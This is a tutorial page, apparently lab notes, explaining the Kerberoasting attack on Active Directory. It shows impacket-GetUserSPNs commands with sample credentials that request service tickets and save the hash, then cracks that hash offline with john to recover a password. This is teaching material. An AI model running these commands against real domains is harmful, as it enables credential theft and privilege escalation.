🔥 🎟 TGS-REP Roasting (🍗 Kerberoasting)

Intro

In the last sections we have seen different roasting techniques like **AS-REP Roasting** and **AS-REQ Roasting.** And in this section we are going to talk about the last techniques on this group, a technique that is very relevant and very interesting named **TGS-REP Roasting** or **Kerberoasting.**

Before to talk how does work **Kerberoasting** we need to **review** how does work **AS-REP and AS-REQ**.If we remember how those techniques works we have exhausted the interaction with the **Authentication Services**

On the **AS-REQ** the target is the **timestamp** that is *sent* and *encrypted* with a user private key, which is used in the pre authentication process. And in **AS-REP** roasting the target is the ***network packet replay*** from the Authentication Services and that has the private key of the user named **sessionkey.** So, in these interactions there is nothing else that interests us.

Now, the piece of encrypted information that will interest us going to be the **Service Ticket** because the is going to be encrypted with the private key of the services

But those services that are created by default in an **AD Environment** will have a key managed by the domain controller and it will be very complicated to crack. But in domain infrastructure, there are not only the services that are created by default, there will also be a lot ***of services that are created by the Administrators***, for *example*, **Email Services, databases** that are going to need ***a services user*** that will run and support that software, and **more.**

So, all those services that are created by an Administrator are susceptible to ***having weak passwords.*** And all those kinds of bad practices are frequent for a reason: Those services users that are going to be used, ***are users that aren't frequently used***, and ***whose passwords are not reset*** and therefore, it is normal ***for them to be simple***, and since there can be several, they have to remember them all.

Therefore in **Kerberoasting** our targets are going to be **to get Services Tickets** for those services ***created by users***, not created by default, and try to **crack it** off line **to get the password.**

Here it is important to understand 2 more things:


1) The **services** in a domain infrastructure are identified through something known as ***SPN*** **(Service Principal Names).**

2) The computers could have **SPN associated** but also **users** can have **SPN associated.**

🔥😋🍗 Kerberoasting

To use this technique, we will use **impacket** and need to have domain **user credentials** to make the request to the **TGS** to get all those user services that have been created by an Administrator. The command is

impacket-GetUserSPNs domain.local/Username:Password -request



```
~/Desktop/Maquinas Active Diretory/Hashs ✓  impacket-GetUserSPNs corp.local/employer1:Password01 -request      ↓0 B/s ↑0 B/s 192.168.20.128
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName         Name         MemberOf  PasswordLastSet             LastLogon  Delegation
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MailService/MS01.corp.local  MailService            2025-01-22 14:12:40.068637  <never>


[-] CCache file is not found. Skipping...
$krb5tgs$23$*MailService$CORP.LOCAL$corp.local/MailService*$5fd9d59499998e784b46a2b4f3affc70$a68ac6b3e13f4b4c71e2fee91e7a9ff9f9e5e4d80017c5590db16ede9c68241657e8cfa5cad9dec6655c28d1ade1c1aabe1e0eb82744b6fcea0aada8c744de819c126da54f4194
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
aff9929428c4e26057
```

And we can save the TGS on a file with the command .

impacket-GetUserSPNs domain.local/Username:Password -outputfile File .hash



```
~/Desktop/Maquinas Active Diretory/Hashs ✓  impacket-GetUserSPNs corp.local/employer1:Password01 -outputfile Kerberoasting.hash
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ServicePrincipalName         Name         MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------  -----------  --------  --------------------------  ---------  ----------
MailService/MS01.corp.local  MailService            2025-01-22 14:12:40.068637  <never>


[-] CCache file is not found. Skipping...
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
And with that we can get de **TGS** from all users Kerberostable. Then we have to pick the hash a try to crack it Offline



```
~/Desktop/Maquinas Active Diretory/Hashs ✓  john Kerberoasting.hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
computer         (?)
1g 0:00:00:00 DONE 2/3 (2025-01-22 14:53) 25.00g/s 25600p/s 25600c/s 25600C/s 123456..random
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Conclusión

Kerberoasting is a very popular technique, maybe the most important and the fastest to allow us to get admin privileges, because in AD infrastructure there are a lot of services running with a lot of users that have weak passwords.